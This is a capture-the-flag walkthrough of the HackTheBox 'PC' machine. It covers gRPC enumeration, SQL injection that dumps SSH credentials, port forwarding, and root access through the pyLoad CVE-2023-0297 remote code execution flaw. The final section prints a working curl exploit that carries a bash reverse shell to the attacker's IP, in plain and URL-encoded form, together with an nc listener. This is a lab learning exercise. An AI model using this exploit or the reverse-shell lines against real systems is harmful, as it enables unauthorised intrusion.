PC Machine
Introduction :
Hello, I hope you are doing well. HackTheBox has published a machine called PC. It is an easy machine that has an abnormal beginning in enumeration, and we will solve it today together. I hope you enjoy the walkthrough.
DIFFICULTY : Easy
OPERATING SYSTEM : Linux
IP:10.10.11.214
Improved Topics :
- Enumeration
- sql injection
- port forwarding
Used tools :
- nmap
- grpcui
- sqlmap
- linpeas
Enumeration :
The first thing that i have to do is to scan the target using nmap by using this command nmap -A 10.10.11.214 to see the opened ports on it . after the scan have finished ,no ports are open were found . so i tried this command to discover all ports for 1 to 65,535 nmap -p- -Pn 10.10.11.214 and this was the result :
1
2
3
4
5
6
Nmap scan report for 10.10.11.214
Host is up (0.44s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
50051/tcp open  unknown
i noticed this strange port 50051/tcp open unknown i googled it and after some search i founded that service called gRPC uses this port .
gRPC : gRPC is an open-source framework developed by Google for efficient remote procedure calls (RPC) between distributed systems. It uses the HTTP/2 protocol as its transport layer, enabling multiplexing and high-performance communication over a single TCP connection. gRPC supports multiple programming languages and uses Protocol Buffers (protobuf) as the interface definition language (IDL) for describing data structures and services. It simplifies the implementation of client-server applications and APIs by handling the underlying communication details. gRPC supports various communication patterns and offers high performance, language independence, and a rich set of features for building scalable distributed systems.
I searched for gRPC on google to see if it have any CVES or vulnerabilities , i came across this writeup [https://medium.com/@ibm_ptc_security/grpc-security-series-part-3-c92f3b687dd9] , i discovered that it might vulnerable by Sql Injection ,so lets get to the exploitation part.
Exploitation (user.txt):
I downloaded and installed tool called grpcui to interact with grpc and send requests.
to run the tool we need to execute this command grpcui -plaintext 10.10.11.214:50051 then after you run it ,it will provide you with url on you local machine to access the tool webpage and interact with grpc .
 it have one service and three method names :
- RegisterUser
- LoginUser
- getinfo
it have one service and three method names :
- RegisterUser
- LoginUser
- getinfo
- First i tried to register a user to test the functions

- then i tried to login using the above credentials ,then this token showed up

- then i tried to make a request in
getinfofunction to get info request for id1but the response was this
- i tried to put token header in the post request but it didn’t work
- then i tried to set name=
tokenand value=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWhtZWQiLCJleHAiOjE2ODU4NzM5NjF9.5stpokmr4tvpSgt76czT5TbbR-09zA9Nxs27sXEZmgIin the request metadata and it worked.
- after that i tried to test for
sql injectionon the id parameter using tool calledsqlmap - i saves the whole request in file called
request.txt, then i executed this command to test for sqlisqlmap -r request.txt -p id, the result was that it is vulnerable to sqli and it was usingsqllite,then i used this command to show the tables in the databasesqlmap -r request.txt -p id --tablesand the result was that the database have only one table calledaccounts, i tried then to dump all the database but sqlmap didn’t do well ,so i decided to retrieve the password and username manually. - i tried to dump password by this request

- and username of this password by this request


- next after i got these credentials username=sau and password=HereIsYourPassWord1431
- i tried to login with it to ssh
- Booom i have gained foothold ladies and gentlemen
- See you in the privilege escalation part ….
Privilege Escalation :
- after i have gained a shell on the machine by using ssh it’s time to gain the root privilege.
- first i have made a local server on my machine that hosts file called
linpeas.shthat will provide us with information that will help us to gain the root privilege, i used this command to make the serverpython3 -m http.server -
Then i tried to download the script on the
pcmachine using this commandcurl http://10.10.16.65:8000/linpeas.sh > linpeas.sh,then i will give it the permission to be an executable by this commandchmod +x linpeas.sh,then run it using this command./linpeas.sh10.10.16.65is my local ip on HTB vpn network . Thechmodcommand is used to change the permissions of a file or directory. The+xoption specifies that the execute permission should be added. - when i was monitor the
linpeas.shoutput , i came across this
- there is two other ports are running localy on the
pcmachine8000,9666, and there is python server that is runnig usingrootprivilege and it properly run on port8000
- so let’s check it , it might be interesting to gain root privilege .
-
we can access this server on our local machine by using
port forwardingtechnique , to do that we must execute this command on our local machinessh -L 8001:0.0.0.0:8000 sau@10.10.11.214ssh -Llocal_port:machine_local_ip:machine_portmachine_user@machine_ip -
i visited
http:127.0.0.1:8001on my local machine to see the service that is running on the8000and i also tried to access9666and they were running on the same service that calledpyload. pyload : it is Free and Open Source download manager written in Python and designed to be extremely lightweight
 - i searched on google to see if this framework have any CVES , and i have found that it have a
Remote Code Execution (RCE)vulnerability. -
i readed about the vulnerability on this page #CVE-2023-0297 ,so let’s exploit it to gain the root flag.
Exploitation (root.txt):
- to exploit this
rcevulnerability we should execute this command (exploit) onpcmachine.1 2 3
curl -i -s -k -X $'POST' \ --data-binary $'jk=pyimport%20os;os.system(\"touch%20/tmp/pwnd\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \ $'http://<target>/flash/addcrypted2'
-
but before we fire it we must edit on it , i changed
<target>to0.0.0.0:8000andtouch%20/tmp/pwnd\to/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.65/5555 0>&1'/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.65/5555 0>&1'this line is a reverse shell command .10.10.16.65is our local ip on HTB vpn network5555is the port that we will receive the reverse shell connection on it in our local machine -
we should prepare

netcatto receive the reverse shell connection by using this commandnc -nlvp 5555, we will execute it on our local machine to receive the connection on5555port . - this is our final exploit , we should first encode the above reverse shell command using
url encodingto overcome spaces problem1 2 3
curl -i -s -k -X $'POST' \ --data-binary $'jk=pyimport%20os;os.system("%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%27%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%36%35%2f%35%35%35%35%20%30%3e%26%31%27");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \ $'http://0.0.0.0:8000/flash/addcrypted2'
- lets fire the exploit and gain the root flag…
Win :
- we have got the root flag ladies and gentlemen